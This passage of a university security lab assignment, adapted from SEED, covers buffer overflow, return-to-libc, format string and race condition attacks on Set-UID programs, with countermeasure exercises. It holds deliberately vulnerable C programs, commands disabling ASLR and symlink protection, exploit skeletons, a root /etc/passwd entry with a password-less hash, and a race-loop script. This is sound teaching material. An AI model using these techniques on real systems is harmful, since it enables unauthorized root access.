


Finding the address of the memory that stores the return address. From the figure, we know, if we can find out the address of `buffer[]` array, we can calculate where the return address is stored. Since the vulnerable program is a Set-UID program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a Set-UID program). In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of `buffer[]`. The address of `buffer[]` may be slightly different when you run the Set-UID copy, instead of of your copy, but you should be quite close.

If the target program is running remotely, and you may not be able to rely on the debugger to find out the address. However, you can always *guess*. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address.
- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.
- Therefore the range of addresses that we need to guess is actually quite small.

Finding the starting point of the malicious code. If you can accurately calculate the address of `buffer[]`, you should be able to accurately calculate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malicious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. The following figure depicts the attack.



Storing an long integer in a buffer: In your exploit program, you might need to store an `long` integer (4 bytes) into an buffer starting at buffer[i]. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at buffer[i] (i.e., buffer[i] to buffer[i+3]). Because buffer and long are of different types, you cannot directly assign the integer to buffer; instead you can cast the buffer+i into an `long` pointer, and then assign the integer. The following code shows how to assign an `long` integer to a buffer starting at buffer[i]:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```

4 Return-to-libc Attack [21 Marks]

Introduction The learning objective of this chapter is for you to gain the first-hand experience on an interesting variant of buffer-overflow attack; this attack can bypass an existing protection scheme currently implemented in major Linux operating systems. A common way to exploit a buffer-overflow vulnerability is to overflow the buffer with a malicious shellcode, and then cause the vulnerable program to jump to the shellcode that is stored in the stack. To prevent these types of attacks, some operating systems allow system administrators to make stacks non-executable; therefore, jumping to the shellcode will cause the program to fail.

Unfortunately, the above protection scheme is not fool-proof; there exists a variant of buffer-overflow attack called the `return-to-libc` attack, which does not need an executable stack; it does not even use shell code. Instead, it causes the vulnerable program to jump to some existing code, such as the `system()` function in the `libc` library, which is already loaded into the memory.

In this chapter, you are given a program with a buffer-overflow vulnerability; their task is to develop a `return-to-libc` attack to exploit the vulnerability and finally to gain the root privilege. In addition to the attacks, you will be guided to walk through several protection schemes that have been implemented in Ubuntu to counter against the buffer-overflow attacks. You need to evaluate whether the schemes work or not and explain why. The following topics will be covered:

- Buffer overflow vulnerability
- Stack layout in a function invocation and Non-executable stack
- Return-to-libc attack and Return-Oriented Programming (ROP)

4.1 Initial Setup

Address Space Randomization. As it introduced in Chapter 2, guessing addresses is one of the critical steps of buffer-overflow attacks. In this chapter, we still firstly disable these features using the following commands:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

The StackGuard Protection Scheme. Also, we turn off the Stack Guard when compiling. For example, to compile a program example.c with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. Because the objective of this chapter is to show that the non-executable stack protection does not work, you should always compile your program using the `"-z noexecstack"` option in this part.:

```
#for executable stack
  $ gcc -z execstack  -o test test.c
#for non-executable stack
  $ gcc -z noexecstack  -o test test.c
```

Because the objective of this lab is to show that the non-executable stack protection does not work, you should always compile your program using the "-z noexecstack" option in this lab.

Configuring /bin/sh In both Ubuntu 12.04 and Ubuntu 16.04 VMs, the `/bin/sh` symbolic link points to the `/bin/dash` shell. However, the `dash` program in these two VMs have an important difference. The `dash` shell in Ubuntu 16.04 has a countermeasure that prevents itself from being executed in a `Set-UID` process. Basically, if `dash` detects that it is executed in a `Set-UID` process, it immediately changes the effective user ID to the process's real user ID, essentially dropping the privilege. The `dash` program in Ubuntu 12.04 does not have this behavior. Since our victim program is a `Set-UID` program, and our attack relies on running `/bin/sh`, the countermeasure in `/bin/dash` makes our attack more difficult. Therefore, we will link `/bin/sh` to another shell that does not have such a countermeasure (in later tasks, we will show that with a little bit more effort, the countermeasure in `/bin/dash` can be easily defeated). We have installed a shell program called `zsh` in our Ubuntu 16.04 VM. We use the following commands to link `/bin/sh` to `zsh` (there is no need to do these in Ubuntu 12.04):

```
$ sudo ln -sf /bin/zsh /bin/sh
```

4.2 The Vulnerable Program

```
/* retlib.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifndef BUFSIZE
#define BUFSIZE 22
#endif

int bof(FILE *badfile)
{
  char buffer[BUFSIZE];
  /* The following statement has a buffer overflow problem */
  fread(buffer, sizeof(char), 300, badfile);
  return 1;
}

int main(int argc, char **argv)
{
  FILE *badfile;
  char dummy[BUFSIZE*5]; memset(dummy, 0, BUFSIZE*5);
  badfile = fopen("badfile", "r");
  bof(badfile);
  printf("Returned Properly\n");
  fclose(badfile);
  return 1;
}
```

The above program has a buffer overflow vulnerability. It first reads an input of size 300 bytes from a file called **badfile** into a buffer of size BUFSIZE, which is less than 300. Since the function fread() does not check the buffer boundary, a buffer overflow will occur. This program is a root-owned Set-UID program, so

if a normal user can exploit this buffer overflow vulnerability, the user might be able to get a root shell. It should be noted that the program gets its input from a file called badfile, which is provided by users. Therefore, we can construct the file in a way such that when the vulnerable program copies the file contents into its buffer, a root shell can be spawned.

Compilation. Let us first compile the code and turn it into a root-owned Set-UID program. Do not forget to include the -fno-stack-protector option (for turning off the StackGuard protection) and the "-z noexecstack" option (for turning on the non-executable stack protection). It should also be noted that changing ownership must be done before turning on the Set-UID bit, because ownership changes cause the Set-UID bit to be turned off.

```
$ gcc -DBUFSIZE=? -o retlib -z noexecstack -fno-stack-protector retlib.c
$ sudo chown root retlib
$ sudo chmod 4755 retlib
```

-DBUFSIZE initializes BUFSIZE with a user-specified value (up to you to determine) in the section between #ifndef and #endif. You can replace ? with a random integer between 12 and 200 (if it is too small, there could be problems).

4.3 Exploiting the Vulnerability [4 Marks]

In Linux, when a program runs, the libc library will be loaded into memory. When the memory address randomization is turned off, for the same program, the library is always loaded in the same memory address (for different programs, the memory addresses of the libc library may be different). Therefore, we can easily find out the address of system() using a debugging tool such as gdb. Namely, we can debug the target program retlib. Even though the program is a root-owned Set-UID program, we can still debug it, except that the privilege will be dropped (i.e., the effective user ID will be the same as the real user ID). Inside gdb, we need to type the run command to execute the target program once, otherwise, the library code will not be loaded. We use the p command (or print) to print out the address of the system() and exit() functions (we will need exit() later on).

```
$ touch badfile
$ gcc -DBUFSIZE=? -g -o retlib_gdb -z noexecstack -fno-stack-protector retlib.c
$ gdb -q retlib_gdb       ### Use "Quiet" mode
Reading symbols from stack...(no debugging symbols found)...done.
gdb-peda$ run
......
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
```

It should be noted that even for the same program, if we change it from a Set-UID program to a non-Set-UID program, the libc library may not be loaded into the same location. Therefore, when we debug the program, we need to debug the target Set-UID program; otherwise, the address we get may be incorrect.

4.4 Putting the shell string in the memory [5 Marks]

Our attack strategy is to jump to the system() function and get it to execute an arbitrary command. Since we would like to get a shell prompt, we want the system() function to execute the "/bin/sh" program. Therefore, the command string "/bin/sh" must be put in the memory first and we have to know its address (this address needs to be passed to the system() function). There are many ways to achieve these goals; we choose a method that uses environment variables. Students are encouraged to use other approaches.

When we execute a program from a shell prompt, the shell actually spawns a child process to execute the program, and all the exported shell variables become the environment variables of the child process. This creates an easy way for us to put some arbitrary string in the child process's memory. Let us define a new shell variable MYSHELL, and let it contain the string "/bin/sh". From the following commands, we can verify that the string gets into the child process, and it is printed out by the env command running inside the child process.

```
$ export MYSHELL=/bin/sh
$ env | grep MYSHELL
MYSHELL=/bin/sh
```

We will use the address of this variable as an argument to system() call. The location of this variable in the memory can be found out easily using the following program:

```
void main(){
  char* shell = getenv("MYSHELL");
  if (shell)
    printf("%x\n", (unsigned int)shell);
}
```

If the address randomization is turned off, you will find out that the same address is printed out. However, when you run the vulnerable program retlib, the address of the environment variable might not be exactly the same as the one that you get by running the above program; such an address can even change when you change the name of your program (the number of characters in the file name makes a difference). The good news is, you can name the program with the same length as "retlib", e.g., "env555".

```
$ gcc -o env555 env555.c
```

4.5 Exploiting the Vulnerability [6 Marks]

We are ready to create the content of badfile. Since the content involves some binary data (e.g., the address of the libc functions), we can use C or Python to do the construction.

Using Python. We provide you with a skeleton of the code, with the essential parts left for you to fill out.

```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(250))

sh_addr = 0x00000000 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

system_addr = 0x00000000 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

exit_addr = 0x00000000 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

You need to figure out the three addresses and the values of X, Y, and Z. If your values are incorrect, your attack might not work. In your report, you need to describe how you decide the values for X, Y and Z. Either show us your reasoning or, if you use a trial-and-error approach, show your trials.

Using C. We provide you with a skeleton of the code, with the essential parts left for you to fill out.

```
/* exploit.c */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[250];
  FILE *badfile;

  badfile = fopen("./badfile", "w");

  /* You need to decide the addresses and
     the values for X, Y, Z. The order of the following
     three statements does not imply the order of X, Y, Z.
     Actually, we intentionally scrambled the order. */
  *(long *) &buf[X] = some address ; // "/bin/sh"
  *(long *) &buf[Y] = some address ; // system()
  *(long *) &buf[Z] = some address ; // exit()

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

You need to figure out the values for those addresses, as well as to find out where to store those addresses. If you incorrectly calculate the locations, your attack might not work.

After you finish the above program, compile and run it; this will generate the contents for **badfile**. Run the vulnerable program `retlib`. If your exploit is implemented correctly, when the function `bof` returns, it will return to the `system()` libc function, and execute `system("/bin/sh")`. If the vulnerable program is running with the root privilege, you can get the root shell at this point.

It should be noted that the `exit()` function is not very necessary for this attack; however, without this function, when `system()` returns, the program might crash, causing suspicions.

```
$ gcc -o exploit exploit.c
$./exploit         // create the badfile
$./retlib          // launch the attack by running the vulnerable program
# whoami
root
#
```

Report In your report, please answer the following questions (please refer to the section **Guidelines: Understanding the function call mechanism**):

- **Please describe how you decide the values for `X`, `Y` and `Z`. Either show us your reasoning, or if you use trial-and-error approach, show your trials.**
- **Is the exit() function really necessary? Please try your attack without including the address of this function in badfile. Run your attack again, report and explain your observations.**
- **After your attack is successful, change the file name of `retlib` to a different name, making sure that the length of the file names are different. For example, you can change it to `newretlib`. Repeat the attack (without changing the content of `badfile`). Is your attack successful or not? If it does not succeed, explain why.**

4.6 Address Randomization [3 Marks]

In this task, let us turn on the Ubuntu's address randomization protection. We run the same attack developed in **Subsection 4.5 Exploiting the Vulnerability [8 Marks]**

Report: Can you get a shell? If not, what is the problem? How does the address randomization make your return-to-libc attack difficult? You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the address randomization:

```
$ sudo sysctl -w kernel.randomize_va_space=2
```

If you plan to use gdb to conduct your investigation, you should be aware that gdb by default disables the address space randomization for the debugged process, regardless of whether the address randomization is turned on in the underlying operating system or not. Inside the gdb debugger, you can run "show disable-randomization" to see whether the randomization is turned off or not. You can use "set disable-randomization on" and "set disable-randomization off" to change the setting.

4.7 Stack Guard Protection [3 Marks]

In this task, let us turn on the Ubuntu's Stack Guard protection. Please remember to **turn off the address randomization protection**. We run the same attack developed in Subsection 4.5.

Report: Can you get a shell? If not, what is the problem? How does the Stack Guard protection make your return-to-libc attack difficult? You should describe your observation and explanation in your lab report. You can use the following instructions to compile your program with the Stack Guard protection turned on.

```
$ gcc -DBUFSIZE=? -o retlib -z noexecstack retlib.c
$ sudo chown root retlib
$ sudo chmod 4755 retlib
```

4.8 Guidelines: Understanding the function call mechanism

4.8.1 Find out the addresses of libc functions

To find out the address of any libc function, you can use the following `gdb` commands (`a.out` is an arbitrary program):

```
$ gdb a.out

(gdb) b main
(gdb) r
(gdb) p system
 $1 = {<text variable, no debug info>} 0x9b4550 <system>
(gdb) p exit
 $2 = {<text variable, no debug info>} 0x9a9b70 <exit>
```

From the above `gdb` commands, we can find out that the address for the `system()` function is `0x9b4550`, and the address for the `exit()` function is `0x9a9b70`. The actual addresses in your system might be different from these numbers.

4.8.2 Putting the shell string in the memory

One of the challenge in this lab is to put the string `"/bin/sh"` into the memory, and get its address. This can be achieved using environment variables.

When a C program is executed, it inherits all the environment variables from the shell that executes it. The environment variable **SHELL** points directly to `/bin/bash` and is needed by other programs, so we introduce a new shell variable **MYSHELL** and make it point to `zsh`

```
$ export MYSHELL=/bin/sh
```

We will use the address of this variable as an argument to `system()` call. The location of this variable in the memory can be found out easily using the following program:

```
void main(){
  char* shell =  getenv("MYSHELL");
  if (shell)
     printf("%x\n", (unsigned int)shell);
}
```

If the address randomization is turned off, you will find out that the same address is printed out. However, when you run the vulnerabile program `retlib`, the address of the environment variable might not be exactly

the same as the one that you get by running the above program; such an address can even change when you change the name of your program (the number of characters in the file name makes difference). The good news is, the address of the shell will be quite close to what you print out using the above program. Therefore, you might need to try a few times to succeed.

5 Format String Vulnerability [18 Marks]

The `printf()` function in C is used to print out a string according to a format. Its first argument is called *format string*, which defines how the string should be formatted. Format strings use placeholders marked by the `%` character for the `printf()` function to fill in data during the printing. The use of format strings is not only limited to the `printf()` function; many other functions, such as `sprintf()`, `fprintf()`, and `scanf()`, also use format strings. Some programs allow users to provide the entire or part of the contents in a format string. If such contents are not sanitized, malicious users can use this opportunity to get the program to run arbitrary code. A problem like this is called *format string vulnerability*.

The objective of this lab is for you to gain the first-hand experience on format string vulnerabilities by putting what they have learned about the vulnerability from class into actions. You will be given a program with a format string vulnerability; your task is to exploit the vulnerability to achieve the following damage: (1) crash the program, (2) read the internal memory of the program, (3) modify the internal memory of the program, and most severely, (4) inject and execute malicious code using the victim program's privilege. The last consequence is very dangerous if the vulnerable program is a privileged program, such as a root daemon, because that can give attackers the root access of the system.

5.1 Crash the program [4 Marks]

5.2 Print out the secret[1] value [4 Marks]

5.3 Modify the secret[1] value [5 Marks]

5.4 Modify the secret[1] value to a pre-determined value, i.e., 80 in decimal [5 Marks]

Note that the binary code of the program (Set-UID) is only readable/executable by you, and there is no way you can modify the code. Namely, *you need to achieve the above objectives without modifying the vulnerable code.* However, you do have a copy of the source code, which can help you design your attacks.

```
/* vul_prog.c */
#include<stdio.h>
#include<stdlib.h>

#define SECRET1 0x44
#define SECRET2 0x55

int main(int argc, char *argv[])
{
    char user_input[100];
    int *secret;
    int int_input;
    int a, b, c, d; /* other variables, not used here.*/

    /* The secret value is stored on the heap */
    secret = (int *) malloc(2*sizeof(int));

    /* getting the secret */
    secret[0] = SECRET1; secret[1] = SECRET2;

    printf("The variable secret's address is 0x%8x (on stack)\n",
                    (unsigned int)&secret);
    printf("The variable secret's value is 0x%8x (on heap)\n",
                    (unsigned int)secret);
    printf("secret[0]'s address is 0x%8x (on heap)\n",
```

```
                    (unsigned int)&secret[0]);
    printf("secret[1]'s address is 0x%8x (on heap)\n",
                    (unsigned int)&secret[1]);

    printf("Please enter a decimal integer\n");
    scanf("%d", &int_input); /* getting an input from user */
    printf("Please enter a string\n");
    scanf("%s", user_input); /* getting a string from user */

    /* Vulnerable place */
    printf(user_input);
    printf("\n");

    /* Verify whether your attack is successful */
    printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
    printf("The new secrets:   0x%x -- 0x%x\n", secret[0], secret[1]);
    return 0;
}
```

Hints: From the printout, you will find out that `secret[0]` and `secret[1]` are located on the heap, i.e., the actual secrets are stored on the heap. We also know that the address of the first secret (i.e., the value of the variable `secret`) can be found on the stack, because the variable `secret` is allocated on the stack. In other words, if you want to overwrite `secret[0]`, its address is already on the stack; your format string can take advantage of this information. However, although `secret[1]` is just right after `secret[0]`, its address is not available on the stack. This poses a major challenge for your format-string exploit, which needs to have the exact address right on the stack in order to read or write to that address.

6 Race Condition Vulnerability [16 Marks]

Introduction The learning objective of this chapter is for you to gain the first-hand experience on the race-condition vulnerability by putting what they have learned about the vulnerability from class into actions. A race condition occurs when multiple processes access and manipulate the same data concurrently, and the outcome of the execution depends on the particular order in which the access takes place. If a privileged program has a race-condition vulnerability, attackers can run a parallel process to "race" against the privileged program, with an intention to change the behaviors of the program.

You will be given a program with a race-condition vulnerability; your task is to develop a scheme to exploit the vulnerability and gain the root privilege. In addition to the attacks, you will be guided to walk through several protection schemes that can be used to counter the race-condition attacks. You need to evaluate whether the schemes work or not and explain why. This lab covers the following topics:

- Race condition vulnerability
- Sticky symlink protection
- Principle of least privilege

6.1 Initial Setup

Ubuntu 10.10 and later come with a built-in protection against race condition attacks. This scheme works by restricting who can follow a symlink. According to the documentation, "symlinks in world-writable sticky directories (e.g. /tmp) cannot be followed if the follower and directory owner do not match the symlink owner." In this lab, we need to disable this protection. You can achieve that using the following commands:

```
// On Ubuntu 12.04, use the following:
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=0
// On Ubuntu 16.04, use the following:
$ sudo sysctl -w fs.protected_symlinks=0
```

6.2 A Vulnerable Program

The following program is a seemingly harmless program. It contains a race-condition vulnerability.

```
1  /* vulp.c */
2  #include <stdio.h>
3  #include<unistd.h>
4  int main()
5  {
6    char * fn = "/tmp/XYZ";
7    char buffer[60];
8    FILE *fp;
9    /* get user input */
10   scanf("%50s", buffer );
11   if(!access(fn, W_OK)){
12     fp = fopen(fn, "a+");
13     fwrite("\n", sizeof(char), 1, fp);
14     fwrite(buffer, sizeof(char), strlen(buffer), fp);
15     fclose(fp);
16   }
17   else printf("No permission \n");
18 }
```

The program above is a root-owned Set-UID program; it appends a string of user input to the end of a temporary file /tmp/XYZ. Since the code runs with the root privilege, i.e., its effective use ID is zero, it can overwrite any file. To prevent itself from accidentally overwriting other people's file, the program first checks whether the real user ID has the access permission to the file /tmp/XYZ; that is the purpose of the access() call in Line 11. If the real user ID indeed has the right, the program opens the file in Line 12 and append the user input to the file.

At first glance the program does not seem to have any problem. However, there is a race condition vulnerability in this program: due to the time window between the check (access()) and the use (fopen()), there is a possibility that the file used by access() is different from the file used by fopen(), even though they have the same file name /tmp/XYZ. If a malicious attacker can somehow make /tmp/XYZ a symbolic link pointing to a protected file, such as /etc/passwd, inside the time window, the attacker can cause the user input to be appended to /etc/passwd and as a result gain the root privilege. The vulnerable runs with the root privilege, so it can overwrite any file.

Set up the Set-UID program. We first compile the above code, and turn its binary into a Set-UID program that is owned by the root. The following commands achieve this goal:

```
$ gcc vulp.c -o vulp
$ sudo chown root vulp
$ sudo chmod 4755 vulp
```

6.3 Choosing Our Target [5 Marks]

We would like to exploit the race condition vulnerability in the vulnerable program. We choose to target the password file /etc/passwd, which is not writable by normal users. By exploiting the vulnerability, we would like to add a record to the password file, with a goal of creating a new user account that has the root privilege. Inside the password file, each user has an entry, which consists of seven fields separated by colons (:). The entry for the root user is listed below. For the root user, the third field (the user ID field) has a value zero. Namely, when the root user logs in, its process's user ID is set to zero, giving the process the root privilege. Basically, the power of the root account does not come from its name, but instead from the user ID field. If we want to create an account with the root privilege, we just need to put a zero in this field.

```
root:x:0:0:root:/root:/bin/bash
```

Each entry also contains a password field, which is the second field. In the example above, the field is set to "x", indicating that the password is stored in another file called /etc/shadow (the shadow file). If we follow this example, we have to use the race condition vulnerability to modify both password and shadow files, which is not very hard to do. However, there is a simpler solution. Instead of putting "x" in the password file, we can simply put the password there, so the operating system will not look for the password from the shadow file. The password field does not hold the actual password; it holds the one-way hash value of the password. To get such a value for a given password, we can add a new user in our own system using the adduser command, and then get the one-way hash value of our password from the shadow file. Or we can simply copy the value from the seed user's entry, because we know its password is dees. Interestingly, there is a magic value used in Ubuntu live CD for a password-less account, and the magic value is U6aMy0wojraho (the 6th character is zero, not letter O). If we put this value in the password field of a user entry, we only need to hit the return key when prompted for a password.

Task: To verify whether the magic password works or not, we manually (as a superuser) add the following entry to the end of the /etc/passwd file. Please report whether you can log into the test account without typing a password, and check whether you have the root privilege.

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

After this task, please remove this entry from the password file. In the next task, we need to achieve this goal as a normal user. Clearly, we are not allowed to do that directly to the password file, but we can exploit a race condition in a privileged program to achieve the same goal.

6.4 Launching the Race Condition Attack [4 Marks]

The goal of this task is to exploit the race condition vulnerability in the vulnerable Set-UID program listed earlier. The ultimate goal is to gain the root privilege.

The most critical step (i.e., making /tmp/XYZ point to the password file) of our race condition attack must occur within the window between check and use; namely between the access() and the fopen() calls in the vulnerable program. Since we cannot modify the vulnerable program, the only thing that we can do is to run our attacking program in parallel to "race" against the target program, hoping to win the race condition, i.e., changing the link within that critical window. Unfortunately, we cannot achieve the perfect timing. Therefore, the success of attack is probabilistic. The probability of successful attack might be quite low if the window are small. You need to think about how to increase the probability. For example, you can run the vulnerable program for many times; you only need to achieve success once among all these trials. Since you need to run the attacks and the vulnerable program for many times, you need to **write a program** to automate the attack process. To avoid manually typing an input to the vulnerable program vulp, you can use input redirection. Namely, you save your input in a file, and ask vulp to get the input from this file using "vulp < inputFile".

Knowing whether the attack is successful. Since it may take a while before our attack can successfully modify the password file, we need a way to automatically detect whether the attack is successful or not. There are many ways to do that; an easy way is to monitor the timestamp of the file. The following shell script runs the "ls -l" command, which outputs several piece of information about a file, including the last modified time. By comparing the outputs of the command with the ones produced previously, we can tell whether the file has been modified or not.

```
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]    # Check if /etc/passwd is modified
do
  ./vulp < passwd_input       # Run the vulnerable program
  new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

6.5 Countermeasure: Applying the Principle of Least Privilege [4 Marks]

The fundamental problem of the vulnerable program in this lab is the violation of the *Principle of Least Privilege*. The programmer does understand that the user who runs the program might be too powerful, so he/she introduced access() to limit the user's power. However, this is not the proper approach. A better approach is to apply the *Principle of Least Privilege*; namely, if users do not need certain privilege, the privilege needs to be disabled. We can use seteuid system call to temporarily disable the root privilege, and later enable it if necessary. Please use this approach to fix the vulnerability in the program, and then repeat your attack. Will you be able to succeed? Please report your observations and provide explanation.

6.6 Countermeasure: Using Ubuntu's Built-in Scheme [3 Marks]

Ubuntu 10.10 and later come with a built-in protection scheme against race condition attacks. In this task, you need to turn the protection back on using the following commands:

```
// On Ubuntu 12.04, use the following command:
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=1
// On Ubuntu 16.04, use the following command:
$ sudo sysctl -w fs.protected_symlinks=1
```

Conduct your attack after the protection is turned on. Please describe your observations. Please also explain the followings: (1) How does this protection scheme work? (2) What are the limitations of this scheme?

6.7 Guidelines

6.7.1 Creating Symbolic Links

You can call C function symlink() to create symbolic links in your program. Since Linux does not allow one to create a link if the link already exists, we need to delete the old link first. The following C code snippet shows how to remove a link and then make /tmp/XYZ point to /etc/passwd:

```
unlink("/tmp/XYZ");
symlink("/etc/passwd","/tmp/XYZ");
```

You can also use Linux command "ln -sf" to create symbolic links. Here the "f" option means that if the link exists, remove the old one first. The implementation of the "ln" command actually uses unlink() and symlink().

6.7.2 An Undesirable Situation

While testing your attack program, you may find out that /tmp/XYZ is created with root being its owner. If this happens, you have lost the "race", i.e., the file was somehow created by the target program, which has the root privilege. Once that happens, there is no way you can remove this file. This is because the /tmp folder has a "sticky" bit on, meaning that only the owner of the file can delete the file, even though the folder is world-writable.

If this happens, you need to adjust your attack strategy, and try it again (of course, after manually removing the file from the root account). The main reason for this to happen is that the attack program is context switched out right after it removes /tmp/XYZ, but before it links the name to another file. Remember, the action to remove the existing symbolic link and create a new one is not atomic (it involves two separate system calls), so if the context switch occurs in the middle (i.e., right after the removal of /tmp/XYZ), and the target Set-UID program gets a chance to run its fopen(fn, "a+") statement, it will create a new file with root being the owner. Think about a strategy that can minimize the chance to get context switched in the middle of that action.

6.7.3 Warning

In the past, some students accidentally emptied the /etc/passwd file during the attacks (we still do not know what has caused that). If you lose the password file, you will not be able to log in again. To avoid this trouble, please make a copy of the original password file or take a snapshot of the VM. This way, you can easily recover from the mishap.

7 Credit

This assignment is is largley adopted and modified from the SEED project (Developing Instructional Laboratories for Computer Security Education), at the website
http://www.cis.syr.edu/~wedu/seed/index.html
as well as from the *Computer Security-A Hands-on Approach.* Oct 2017 Edition. (2017). by Wenliang DU, from Syracuse University.

Appendix

GNU Debugger

The GNU debugger `gdb` is a very powerful tool that is extremely useful all around computer science, and **MIGHT** be useful for this task. A basic `gdb` workflow begins with loading the executable in the debugger:

`gdb` *`executable`*

You can then start running the problem with:

```
$ run [arguments-to-the-executable]
```

(Note, here we have changed gdbÕs default prompt of `(gdb)` to $).

In order to stop the execution at a specific line, set a breakpoint before issuing the "run" command. When execution halts at that line, you can then execute step-wise (commands `next` and `step`) or continue (command `continue`) until the next breakpoint or the program terminates.

```
$ break line-number or function-name
$ run [arguments-to-the-executable]
$ step      # branch into function calls
$ next      # step over function calls
$ continue  # execute until next breakpoint or program termination
```

Once execution stops, you will find it useful to look at the stack backtrace and the layout of the current stack frame:

```
$ backtrace
$ info frame 0
$ info registers
```

You can navigate between stack frames using the up and down commands. To inspect memory at a particular location, you can use the `x/FMT` command

```
$ x/16 $esp
$ x/32i 0xdeadbeef
$ x/64s &buf
```

where the `FMT` suffix after the slash indicates the output format. Other helpful commands are `disassemble` and `info symbol`. You can get a short description of each command via

```
$ help command
```

In addition, Neo left a concise summary of all gdb commands at:

```
http://vividmachines.com/gdbrefcard.pdf
```

You may find it very helpful to dump the memory image (ÒcoreÓ) of a program that crashes. The core captures the process state at the time of the crash, providing a snapshot of the virtual address space, stack frames, etc., at that time. You can activate core dumping with the shell command:

```
% ulimit -c unlimited
```

A crashing program then leaves a file core in the current directory, which you can then hand to the debugger together with the executable:

```
gdb executable core
$ bt        # same as backtrace
$ up        # move up the call stack
$ i f 1     # same as "info frame 1"
$ ...
```

Lastly, here is how you step into a second program `bar` that is launched by a first program `foo`:

```
gdb -e foo -s bar               # load executable foo and symbol table of bar
$ set follow-fork-mode child    # enable debugging across programs
$ b bar:f                       # breakpoint at function f in program bar
$ r                             # run foo and break at f in bar
```